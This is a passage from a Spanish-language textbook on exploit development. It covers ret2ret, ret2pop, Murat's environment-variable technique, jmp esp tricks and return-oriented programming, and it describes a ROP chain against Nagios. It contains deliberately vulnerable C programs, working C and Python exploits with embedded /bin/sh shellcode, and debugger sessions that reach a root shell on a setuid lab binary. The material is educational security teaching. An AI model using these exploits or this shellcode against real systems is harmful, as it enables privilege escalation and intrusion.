Poco a poco nos hemos ido adentrando en temas más complejos del mundo del exploiting. Si bien retornar dentro del código de una función de librería es un procedimiento bastante intuitivo, el encadenamiento de funciones con número de argumentos variable ha constituido un buen paso hacia adelante en nuestros conocimientos sobre la estructura de la memoria y el modo en que la pila se comporta en la mayor parte de los sistemas operativos modernos.

A modo de curiosidad, mencionaremos que una de las funciones que suelen utilizar algunos exploits cuyas técnicas se basan en *ret2libc* es `mprotect(void *addr, size_t len, int prot)`, que tiene la capacidad de habilitar y deshabilitar los permisos de lectura, escritura o ejecución de una zona concreta de la memoria. He aquí un vago ejemplo de su uso sin comprobaciones de errores:

```
pagesize = sysconf(_SC_PAGE_SIZE);
buffer = memalign(pagesize, pagesize);
mprotect(buffer, pagesize, PROT_READ|PROT_WRITE|PROT_EXEC);
```

Algunos sistemas basados en BSD como Mac OS X o el mismo OpenBSD, admitían que el usuario proporcionase como primer argumento de la llamada a `mprotect()` una dirección en el stack y asignase cualquier combinación de permisos a la misma. Esto permitiría restaurar los privilegios de ejecución de la zona donde se encontrase situado un payload y subvertir así la protección NX establecida.

La implementación de PaX para Linux, en concreto el diseño de MPROTECT (advierta las mayúsculas a diferencia del nombre de la función), restringe la clase de combinaciones de permisos que el usuario puede asignar mediante el tercer argumento de la llamada. El objetivo es evitar a toda costa que puedan otorgarse simultáneamente los permisos de escritura y ejecución a cualesquiera páginas de la memoria.

Otra de las discusiones más en auge con respecto a la metodología *ret2libc*, es si ésta cumple con los requisitos de completitud de Turing, lo que enormemente simplificado, se pregunta si es posible realizar toda clase de computaciones arbitrarias mediante el uso exclusivo de funciones de librería. En el último artículo citado en las referencias se propone una solución a través de la cuál sería plausible realizar operaciones aritméticas y lógicas, accesos a memoria y saltos condicionales. De hecho, si esto último fuese cierto, tanto la aplicación de condiciones `if()` como la ejecución de bucles `for()` o `while()` podrían realizarse de una forma sencilla. La idea subyacente es interesante, se utiliza una función `longjmp()` para redirigir el flujo de ejecución a un punto arbitrario, no obstante, esta presunción se basa en una premisa que no es cierta, y es que las direcciones que se deben almacenar en la estructura `jmp_buf` correspondiente (EIP y ESP) son cifradas con un valor *hardcodeado* que puede ser resuelto por un atacante. Demostraremos en la sección 6.5.2 la refutación a este argumento.

4.5. Referencias

- Bypassing non-executable-stack during exploitation using return-to-libc en http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf
- The advanced return-into-lib(c) exploits: PaX case study en <http://www.phrack.org/issues.html?issue=58&id=4#article>
- Getting around non-executable stack (and fix) en <http://insecure.org/spl0its/linux.libc.return.lpr.sploit.html>
- The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86) en <http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf>
- On the Expressiveness of Return-into-libc Attacks en <http://www4.ncsu.edu/~mqtran/pubs/rilc.pdf>

Capítulo V

Métodos complementarios

Los desarrolladores de exploits, y sobre todo aquellos cuya obsesión es lograr que sus artilugios de ataque no fallen por culpa de *offsets* mal calculados y direcciones *hardcodeadas*, necesitan de técnicas que aseguren que sus payloads funcionen en la mayoría de las ocasiones. Nadie desea que un imprevisto le deje quedar mal en la presentación de su prueba de concepto.

A continuación presentaremos diversos métodos que complementarán los conocimientos que hasta el momento hemos adquirido y estudiaremos otras vulnerabilidades que con gran frecuencia son halladas en las aplicaciones que el usuario utiliza en su día a día. Algunas de las técnicas presentadas en este capítulo están destinadas a evadir las protecciones modernas utilizadas por los compiladores y los sistemas operativos para prevenir ataques ampliamente divulgados. Éstas serán estudiadas con mayor detalle en el capítulo 7 de este libro.

Debido a todo este conjunto de medidas preventivas y a la concienciación que han adquirido los programadores y administradores de sistemas, consideramos que el material aquí mostrado y el que está por venir se torna esencial para obtener resultados positivos al enfrentarse a las vulnerabilidades de espacio de usuario descubiertas en la actualidad.

Si usted es un profesional de la seguridad o piensa que su futuro le puede conducir por ese camino, necesita conocer todas las alternativas que un atacante estará dispuesto a probar contra un objetivo prefijado.

5.1. Técnica Ret to Ret

La técnica *ret-to-ret* o *ret2ret* es una técnica que muchos obvian o que otros no conocen por falta de curiosidad. En un stack overflow de catálogo siempre se intenta acceder al principio de un buffer local sobrescribiendo la dirección de retorno con el valor de ESP. Luego se utiliza un *offset* o desplazamiento para caer en el lugar adecuado, quizás dentro de un colchón de instrucciones NOP.

Hasta aquí es una materia que hemos estudiado detalladamente a lo largo de los anteriores capítulos. La cuestión es que las variables locales no son el único lugar donde se encuentran los datos proporcionados por el usuario. Veamos un programa de ejemplo:

```
void vuln(char *str)
{
    char buffer[256];
    strcpy(buffer, str);
}

int main(int argc, char *argv[])
{
```

```

if ( argc > 1 )
    vuln(argv[1]);
return 0;
}

```

Existen tres lugares donde podemos encontrar la cadena proporcionada por el usuario:

1. Los argumentos pasados al programa.
2. El buffer local `buffer[]`.
3. Los argumentos pasados a la función.

El tercer punto es muy importante. Recordemos que cuando una función es llamada la pila queda representada de la siguiente manera:




Imagen 05.01: Marco de pila de una función.

Y si seguimos ascendiendo por la pila nos encontraremos con la dirección del argumento pasado a `vuln()`, es decir, `&str`. Veámoslo con GDB:

```

blackngel@bbc:~$ gcc-3.3 ror.c -o ror
blackngel@bbc:~$ gdb -q ./ror
(gdb) disass vuln
Dump of assembler code for function vuln:
0x08048374 <vuln+0>: push %ebp
0x08048375 <vuln+1>: mov %esp,%ebp
0x08048377 <vuln+3>: sub $0x118,%esp
0x0804837d <vuln+9>: mov 0x8(%ebp),%eax
0x08048380 <vuln+12>: mov %eax,0x4(%esp)
0x08048384 <vuln+16>: lea -0x108(%ebp),%eax
0x0804838a <vuln+22>: mov %eax,(%esp)
0x0804838d <vuln+25>: call 0x80482b8 <strcpy@plt>
0x08048392 <vuln+30>: leave
0x08048393 <vuln+31>: ret
End of assembler dump.
(gdb) break *vuln+9
Breakpoint 1 at 0x804837d
(gdb) run `perl -e 'print "A"x300`
Starting program: /home/blackngel/ror `perl -e 'print "A"x300`
Breakpoint 1, 0x0804837d in vuln ()
(gdb) x/4x %ebp
0xbffff3f8: 0xbffff408 0x080483ba 0xbffff5fd -> &str
(gdb)

```

Consultemos la dirección `0xbffff5fd` que coincide con el único argumento de la llamada a `vuln()`.

```
(gdb) x/16x 0xbffff5fd
0xbffff5fd: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff60d: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff61d: 0x41414141 0x41414141 0x41414141 0x41414141
0xbffff62d: 0x41414141 0x41414141 0x41414141 0x41414141
```

Hallamos los valores proporcionados y además no encontramos ningún otro contenido que pueda alterar nuestro payload, así que de sobrescribir EIP con esta dirección no precisaríamos de *offset* alguno. ¿Qué ocurre si nos encontramos con un programa como el siguiente?

```
#include <stdio.h>
#include <string.h>
int func(char *arg)
{
    char buf[40];
    strncpy(buf, arg, 64);
    return 0;
}
int main(int argc, char *argv[])
{
    if ( strchr(argv[1], 0xbf) )
    {
        printf("Intento de Hacking\n");
        exit(1);
    }
    func(argv[1]);
    return 0;
}
```

No podemos introducir en nuestra cadena ningún carácter `0xbf`, esto evita que podamos sobrescribir EIP con la dirección `0xbffff5fd`.

La técnica *ret2ret* puede ayudarnos a sortear esta limitación: El registro ESP es esencial para la comprensión de este método. Tal y como estudiamos en capítulos previos, cuando una función retorna, es decir, el epílogo de función es ejecutado, ESP se iguala a EBP, luego el siguiente valor en la pila es *popado*, que resulta ser el registro EBP guardado correspondiente al *stack frame* anterior, y la próxima dirección es copiada en el registro EIP, ejecutándose el contenido apuntado por el mismo:




Imagen 05.02: Cambio del registro ESP en el epílogo de función.

Si con una instrucción `ret` tomamos EIP a partir de ESP y ejecutamos su contenido, cabe pensar que si ejecutamos otro `ret`, podemos *poppear* otro valor adyacente como EIP y ejecutar su contenido.

El objetivo de `ret2ret` es sobrescribir en primera instancia EIP con la dirección de una instrucción `ret`. Cuando esta instrucción sea ejecutada obtendrá otro valor del stack, en este caso `%str`, y el flujo del programa ejecutará lo que allí se encuentre. Podemos obtener la dirección de una instrucción `ret` de un modo sencillo:

```
blackngel@bbc:~$ objdump -d ./ror
./ror: file format elf32-i386
Disassembly of section .init:
080482c4 <_init>:
.....
80482f2: c9 leave
80482f3: c3 ret
Disassembly of section .plt:
.....
080483a0 <__do_global_dtors_aux>:
.....
80483dd: c3 ret
80483de: 66 90 xchg %ax,%ax
```

Escogeremos para nuestro ejemplo la que se encuentra en la sección DTORS: `0x080483dd`. Comprobemos qué ocurre:

```
(gdb) run `perl -e 'print "A"x60 . "\xdd\x83\x04\x08"'`
Start program: /home/blackngel/ror `perl -e 'print "A"x60 . "\xdd\x83\x04\x08"'`
Program received signal SIGSEGV, Segmentation fault.
0xbffff726 in ?? ()
(gdb) x/4x 0xbffff726
0xbffff726: 0x080483dd 0x47504700 0x4547415f
0x425f544e
(gdb) x/4x 0xbffff726-12
0xbffff71a: 0x41414141 0x41414141 0x41414141
0x080483dd
(gdb)
```

Es interesante advertir que el programa no vuelca el fallo de segmentación justo al principio del parámetro de función, sino justo al final. Esto tiene una fácil explicación, y es que en realidad `0x41` es una instrucción que en ensamblador significa: `inc %ecx`. Como esta operación es válida, el registro ECX irá aumentando de forma inalterable. En realidad estamos ejecutando una clase de NOP, solo que el opcode `0x90` resulta más inocuo ya que no altera el comportamiento del sistema.

Lo que debe quedar claro es que la segunda instrucción `ret` nos conducirá directamente al principio de la cadena pasada como argumento de función. Introduzcamos un shellcode en su lugar:

```
blackngel@bbc:~$ ./ror `cat /tmp/sc`perl -e 'print "A" x 15 . "\xdd\x83\x04\x08"'`
sh-3.2# exit
blackngel@bbc:~$
```

Cabría preguntarse que sucedería si el argumento que se le pasa a `vuln()` no es el primero, sino el segundo, el tercero o el cuarto. En ese caso lo único que tendríamos que realizar es una especie de

método *ret2pop*. El objetivo es retornar dentro de una secuencia de instrucciones *pop* seguidas de una instrucción *ret*, de este modo podremos ir ascendiendo por la pila tantos valores como deseemos y luego devolver el control dentro de la cadena controlada por el atacante. Como ya vimos en el capítulo sobre Return-to-Libc, ésta es una de las muchas posibles secuencias que podemos utilizar.

```
08048450 <__libc_csu_init>:  
80484a5: 5b pop %ebx  
80484a6: 5e pop %esi  
80484a7: 5f pop %edi  
80484a8: 5d pop %ebp  
80484a9: c3 ret  
080484aa <__i686.get_pc_thunk.bx>:
```

La fiabilidad y portabilidad que proporciona el método proviene del hecho de que un binario compilado sin opciones especiales mantendrá la posición de su código en direcciones estáticas. Evitamos así el cálculo de la dirección del buffer vulnerable que podría encontrarse en posiciones aleatorias si la protección ASLR se encuentra activada, desplazando la base de la pila en cada ejecución del proceso.

5.2. Técnica de Murat

La técnica de Murat resulta útil cuando el tamaño del buffer que se intenta explotar de forma local es realmente pequeño.

La llamada `execle()` permite ejecutar un binario con un entorno propio, de modo que cada variable sea seteada de forma individual. En la arquitectura IA32 todos los binarios en Linux con formato ELF se mapean a partir de la dirección de memoria `0xbfffffff` (correspondiendo las direcciones superiores al espacio reservado al *kernel* o núcleo del sistema). Veamos cómo está compuesto el stack:




Imagen 05.03: Fragmento del espacio de memoria virtual de un proceso.

Partiendo de `0xbfffffff` descubrimos que los primeros 4 bytes son *null* (`0x00`), luego viene el nombre del programa, y a continuación el entorno específico de la aplicación. Esto quiere decir que si en el entorno solo existiese una variable su dirección sería la siguiente:

```
addr = 0xbfffffff - 4 - strlen(filename) - strlen(variable)
```

Normalmente esto requiere restar 1 byte extra. Veamos un programa vulnerable:

```
#include <stdio.h>
#include <string.h>
int main(int argc, char *argv[])
{
    char buff[10];
    strcpy(buff, argv[1]);
    return 0;
}
```

Ahora solo nos queda ver el exploit:

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#define BSIZE 144
#define NOMBRE "./vuln"
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46"
"\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh";
void main(int argc, char **argv)
{
    char *p;
    char *env[] = {shellcode, NULL};
    char *vuln[] = {NOMBRE, p, NULL};
    int *ptr, addr;
    int size;
    int i;
    size = BSIZE;
    p = (char *) malloc(size * sizeof(char));
    if ( p == NULL ) {
        fprintf(stderr, "\nMemoria insuficiente\n");
        exit(0);
    }
    addr = 0xbffffffa - strlen(shellcode) - strlen(NOMBRE) - 1;
    printf("Usando direccion: [ %08x ]\n", addr);
    ptr = (int *)p;
    for ( i = 0; i < BSIZE; i += 4 )
        *(ptr++) = addr;
    execl(vuln[0], vuln, p, NULL, env);
}
```

En acción:

```
blackngel@bbc:~/pruebas/bo$ ./exploit
Usando direccion: 0xbffffffbe
sh-3.2# exit
```



```
exit
blackngel@bbc:~/pruebas/bo$
```

Esta técnica puede aplicarse, como es lógico, a buffers de tamaño mayor. La ventaja está en que podemos calcular de forma exacta la dirección en el entorno de nuestro shellcode.

Le invitamos a que utilice GDB para ir volcando valores de la memoria, comenzando con `(gdb) x/s 0xbffffff-4` y bajando hasta descubrir todo lo que puede encontrar.

5.3. Jump to ESP: Windows Style

Un truco muy utilizado en entornos Microsoft, por ejemplo los sistemas operativos Windows 2000, XP, Vista, 7, 8 u otros pertenecientes a la misma familia, se basa en aprovechar un stack overflow para sobrescribir una dirección de retorno guardada con la dirección de una instrucción como `jmp esp` o `call esp`. Ya que el registro ESP apunta siempre a la cima de la pila cuando una función retorna, un atacante puede provocar que el flujo de control de un programa vulnerable salte a esa zona si allí se encuentra emplazado un shellcode. La siguiente ilustración muestra la construcción de un payload habitual.




Imagen 05.04: Técnica jump2esp.

De hecho, ni siquiera el colchón de NOPs es necesario puesto que ESP (salvo en ocasiones muy específicas) apuntará directamente al inicio del shellcode si éstos no se anteponen. El problema reside en cómo encontrar una instrucción como `jmp esp` dentro del ejecutable o de las librerías que con el mismo son precargadas. En los sistemas Windows lo habitual es buscar por este tipo de instrucciones o sus opcodes hexadecimales (`ff e4`) dentro de las DLLs que las aplicaciones utilizan para cumplir sus cometidos. Si ASLR no se encuentra activado como mecanismo por defecto, las librerías dinámicas serán cargadas en una posición fija dentro de un mismo sistema operativo y mismo *service pack* aunque éste haya sido instalado en una máquina distinta.

Una solución antiguamente conocida en Linux se basaba en buscar una instrucción `jmp esp` dentro de un objeto compartido, `linux-gate.so.1`, que siempre se ubicaba en la misma posición de memoria independientemente de que ASLR estuviese o no activado. En los sistemas más modernos esta premisa ya no se cumple como podemos ver a continuación:

```
blackngel@bbc:~$ ldd ./vuln
linux-gate.so.1 => (0xb76e6000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7529000)
/lib/ld-linux.so.2 (0xb76e7000)
blackngel@bbc:~$ ldd ./vuln
linux-gate.so.1 => (0xb770c000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb754f000)
/lib/ld-linux.so.2 (0xb770d000)
```

¿Pero qué ocurre si podemos encontrar una instrucción de este tipo dentro del propio código del binario? Tomemos como ejemplo el siguiente programa vulnerable:

```
#include <stdio.h>
#include <string.h>

void jmpesp(){ __asm__("jmp *%esp");}
void vuln(char *str)
{
    char buffer[128];
    printf("buffer -> %p\n", buffer);
    strcpy(buffer, str);
}

int main(int argc, char **argv)
{
    if ( argc != 2 ) {
        printf("Uso: %s ARGUMENTO\n", argv[0]);
        exit(0);
    }
    vuln(argv[1]);
    return 0;
}
```

Hemos insertado a propósito una instrucción `jmp esp` simulando que una aplicación de producción lo suficientemente grande podría contenerla. He aquí un ejemplo de que esto se cumple:

```
blackngel@bbc:~$ msfelfscan /bin/ls -j esp
[/bin/ls]
0x0805e0b3 jmp esp
0x0805e273 jmp esp
0x0805e5d3 jmp esp
```

Resulta curioso observar que si utilizamos la suite de *forensics* e ingeniería inversa Radare para encontrar esta instrucción, obtendremos un resultado todavía más preciso:

```
blackngel@bbc:~$ r2 /bin/ls
[0x0804be34]> /c jmp esp
f hit_0 @ 0x0805e0b3 # 2: jmp esp
f hit_1 @ 0x0805e273 # 2: jmp esp
f hit_2 @ 0x0805e303 # 2: jmp esp
f hit_3 @ 0x0805e363 # 2: jmp esp
f hit_4 @ 0x0805e523 # 2: jmp esp
f hit_5 @ 0x0805e5d3 # 2: jmp esp
f hit_6 @ 0x0805e623 # 2: jmp esp
[0x0804be34]>
```

Si ejecutamos `msfelfscan` sobre nuestro ejecutable obtenemos lo siguiente:

```
blackngel@bbc:~$ msfelfscan ./vuln -j esp
[./vuln]
0x08048417 jmp esp
```

Comprobamos que ASLR se encuentre activado ejecutando dos veces el programa vulnerable.

```
blackngel@bbc:~$ ./vuln black
buffer -> 0xb7990360
```

```
blackngel@bbc:~$ ./vuln black
buffer -> 0xbfe82100
```

Y por último procedemos a construir el exploit, esta vez en Python:

```
from struct import *
from subprocess import *
shellcode = "\xeb\x18\x5e\x31\xc0\x88\x46\x07" \
            "\x89\x76\x08\x89\x46\x0c\xb0\x0b" \
            "\x8d\x1e\x8d\x4e\x08\x8d\x56\x0c" \
            "\xcd\x80\xe8\xe3\xff\xff\xff\x2f" \
            "\x62\x69\x6e\x2f\x73\x68"
relleno = "A" * 140
jmpesp = pack("<L", 0x08048417);
payload = relleno + jmpesp + shellcode
call(["./vuln", payload])
```

Otorgamos los permisos corrientes para la demostración y ejecutamos nuestro exploit.

```
blackngel@bbc:~$ sudo chown root:root ./vuln
blackngel@bbc:~$ sudo chmod +s ./vuln
blackngel@bbc:~$ ls -al ./vuln
-rwsrwsr-x 1 root root 7242 jun  5 18:02 ./vuln
blackngel@bbc:~$ python ex.py
buffer -> 0xbfc23770
# id
uid=1000(blackngel) gid=1000(blackngel) euid=0(root) egid=0(root) groups=0(root)
#
```

Tal y como se ha podido comprobar, ésta resulta otra forma común de sortear el mecanismo de protección ASLR si no hay nada que nos impida ejecutar código en la pila. Además, tampoco ha sido necesario predecir la dirección del payload en memoria, lo que provoca que portar el exploit a otros sistemas sea más estable.

Nota

Por norma general, los valores de retorno devueltos por una función se asignan al registro EAX del procesador. Si una función vulnerable retorna la dirección de un buffer o un puntero que señale a algún lugar dentro del mismo, entonces un atacante podrá utilizar una técnica análoga *ret2eax*, que consiste nuevamente en utilizar una instrucción como `jmp eax` o `call eax` para redirigir el flujo hacia un shellcode malicioso.

Existe una última ventaja inherente a la técnica *jmp2esp* que muchas veces es pasada por alto, tiene que ver con shellcodes que se sobrescriben a sí mismos (*self-corrupting* shellcodes). Por su diseño, y debido al objetivo que poseen, la mayoría de las ocasiones un shellcode se encontrará emplazado en el stack, y a su vez éste realizará operaciones que requieren la manipulación de valores en dicho espacio de memoria (instrucciones `push` y `pop`). Ocurre que si introducimos un payload al principio de un buffer vulnerable, debido a que la pila crece hacia las direcciones bajas de memoria, cada vez que se realiza una operación de apilamiento mediante `push`, en realidad se están introduciendo valores que se acercan peligrosamente al final del shellcode introducido. Sin embargo, cuando un atacante inyecta

código arbitrario justo después de la dirección de retorno guardada, la situación que acabamos de describir tiene menos probabilidades de ocurrir, ciertamente se requerirían varias instrucciones `pop` antes de que el registro ESP se encontrase apuntando en medio del shellcode.

5.4. ROP (Return Oriented Programming)

La técnica ROP no es más que un término moderno que sirve para designar una variante del método explicado en la sección 4.2.1 de este libro sobre el encadenamiento de funciones en exploits Return to Libc.

La diferencia radica en que los trozos de código que se invocan, conocidos en la jerga como *gadgets*, tienen por objetivo evadir o mitigar las técnicas de ASLR y prevención de ejecución en zonas de datos. Estos fragmentos de código siempre deben terminar en una instrucción `ret` que permita encadenar otras direcciones presentes en la pila y además deberían encontrarse en lugares no aleatorizados como el propio código del binario vulnerable o librerías específicas que o bien siempre se carguen en la misma posición de memoria de un proceso o bien su dirección base pueda ser obtenida durante el ataque.

Nota

La técnica ROP ha sido definida en otras fuentes por el nombre de *borrowed code chunks*. Consulte las referencias para más información.

Para la construcción de un ataque o *payload* ROP, es muy importante comprender el concepto de geometría que utilizan algunas arquitecturas de procesadores. A diferencia de MIPS (otras arquitecturas RISC servirían también de ejemplo), cuyas instrucciones de ensamblador siempre tienen el mismo tamaño, 32 bits, y se encuentran alineadas a la misma distancia, Intel contiene un set de instrucciones (ISA) muy amplio que no sigue esta regla. Cada instrucción puede tener una longitud variable y la extensión de operaciones es tan amplia que existe una probabilidad muy alta de que una combinación aleatoria de bytes hexadecimales pueda asociarse a una instrucción concreta del procesador. Proponemos como demostración uno de los códigos más breves:

```
void main() {
    int i = 58623;
}
```

Si desensamblamos la instrucción que se corresponde con la asignación del valor entero obtenemos esto:

```
80483ba:    c7 45 fc ff e4 00 00    movl    $0xe4ff, -0x4(%ebp)
```

En un principio no parece algo de lo que se pueda sacar mucho provecho, pero si brindamos una mirada más atenta y recordamos lo estudiado en la sección anterior, entonces podremos descubrir los *opcodes* mágicos `0xff` y `0xe4`, que se convertirán en una instrucción mucho más interesante:

```
(gdb) x/i 0x80483bd
0x80483bd <main+9>:  jmp     *%esp
```

Nota

Existen algunos estudios y proyectos que procuran definir un set de instrucciones privado y aleatorio para cada proceso. Esto provocaría que un payload ROP no pueda establecer ni resolver los *opcodes* para una explotación exitosa. A pesar de que dichas medidas no han llegado a ser implementadas en ningún sistema operativo de uso común, le animamos a consultar las referencias para más información.

La utilidad `msfrop` de la suite Metasploit se utiliza con frecuencia en entornos Windows para obtener estos *gadgets* dentro de librerías que se mapean siempre en las mismas direcciones. En Linux también podemos utilizar Radare para encontrar secuencias de instrucciones `pop; ret;` que nos permitan desplazarnos por el stack.

```
blackngel@bbc:~$ r2 ./vuln
[0x08048330]> /c pop, pop, ret
f hit_0 @ 0x080483b2 # 3: pop ebx pop ebp ret
f hit_1 @ 0x0804848e # 3: pop edi pop ebp ret
f hit_2 @ 0x080484d7 # 3: pop ebx pop ebp ret
[0x08048330]>
```

Como un ejemplo vale más que mil palabras, examinaremos un breve payload ROP que fue diseñado para explotar una vulnerabilidad en el software Nagios y que el profesional de la seguridad informática José Selvi portó al framework Metasploit. Podemos ver la cadena en la ilustración.





Imagen 05.05: Inyección para una vulnerabilidad en Nagios.

Lo primero que se hace es sobrescribir la dirección de retorno guardada con la dirección de la función `cgi_input_unescape()` cuyo objetivo es revertir la codificación URL que se había producido sobre la cadena de entrada. Luego se ejecuta una secuencia `pop; ret;` que como ya sabemos incrementa el registro ESP en cuatro bytes y recoge la siguiente dirección como nuevo EIP. De modo que se procede a ejecutar `system()`, cuya dirección es una entrada en la PLT del propio binario vulnerable, y se le pasa `hostbuf` de nuevo como argumento pero en este punto ya ha sido decodificado y por lo tanto el atacante obtiene el privilegio de ejecutar comandos arbitrarios en el sistema remoto.

Es fácil ver que se trata de una combinación de ROP y Return to PLT en el que todas las direcciones facilitadas se encuentran en posiciones estáticas dentro del propio ejecutable evitando así las medidas de ASLR y también de NX (o W^X), dado que nunca llega a ejecutarse instrucción alguna en la pila.

La aplicación más conocida para Linux que le permite crear payloads ROP de un modo sencillo y rápido se trata de ROPgadget, herramienta que puede descargar desde la siguiente dirección URL: <http://shell-storm.org/project/ROPgadget/>. Observe en la siguiente ilustración algunas de sus opciones de uso común.



```


blackngel@bbc: ~/ROPgadget
blackngel@bbc:~/ROPgadget$ ./ROPgadget
Syntax: ./ROPgadget [FLAGS] <binary> [argv...]

Flags:
Syntax (default is att):
  -att          Display all asm in att syntax
  -intel        Display all asm in intel syntax
Generation Target (only one can be specified, default is execve /bin/sh):
  -bind <port>  Set this flag to make a bind shellcode
  -importpc <shellcode> Make custom payload (\xFF notation)
Search Filtering (suppresses generation, can be specified multiple times):
  -filter <word> Suppress instructions containing word
  -only <word> Only show instructions containing word
Search Target (supresses generation, default is internal opilst):
  -opcode <opcode> Find opcode in exec segment (\xFF notation)
  -string <string> Find string in read segment ('?' any char)
  -asm <instructions> Assemble instructions then search for them
Search Limits:
  -limit <n> Only find and show n gadgets/strings
  -map <start:end> Search between two addresses (0x...-0x...)
Output Format (default is python):
  -pysyn        Use Python syntax.
  -perlsyn      Use Perl syntax.
  -cayn         Use C syntax.
  -phpsyn       Use PHP syntax.

```

Imagen 05.06: Opciones de ROPgadget.

La forma más corriente de sacar partido a esta utilidad es proporcionarle como argumento el *path* hacia un ejecutable o librería compartida y elegir el lenguaje del exploit al que irá destinado el nuevo payload (por defecto es Python).



```

blackngel@bbc: ~/ROPgadget
blackngel@bbc:~/ROPgadget$ ./ROPgadget --nocolor /lib/i386-linux-gnu/libc.so.6
Gadgets information
=====
0x00000875a: dec edi ; ret
0x0000088ee: dec esp ; ret
0x000001a9e: pop edx ; ret
0x0000202f: xchg ebp,eax ; ret
0x0000202f: xchg ebp,eax ; ret
0x00003894: inc ebx ; ret
0x000038b4: pop esp ; ret
0x000064fc: inc eax ; ret
0x0000aaac: nop ; ret
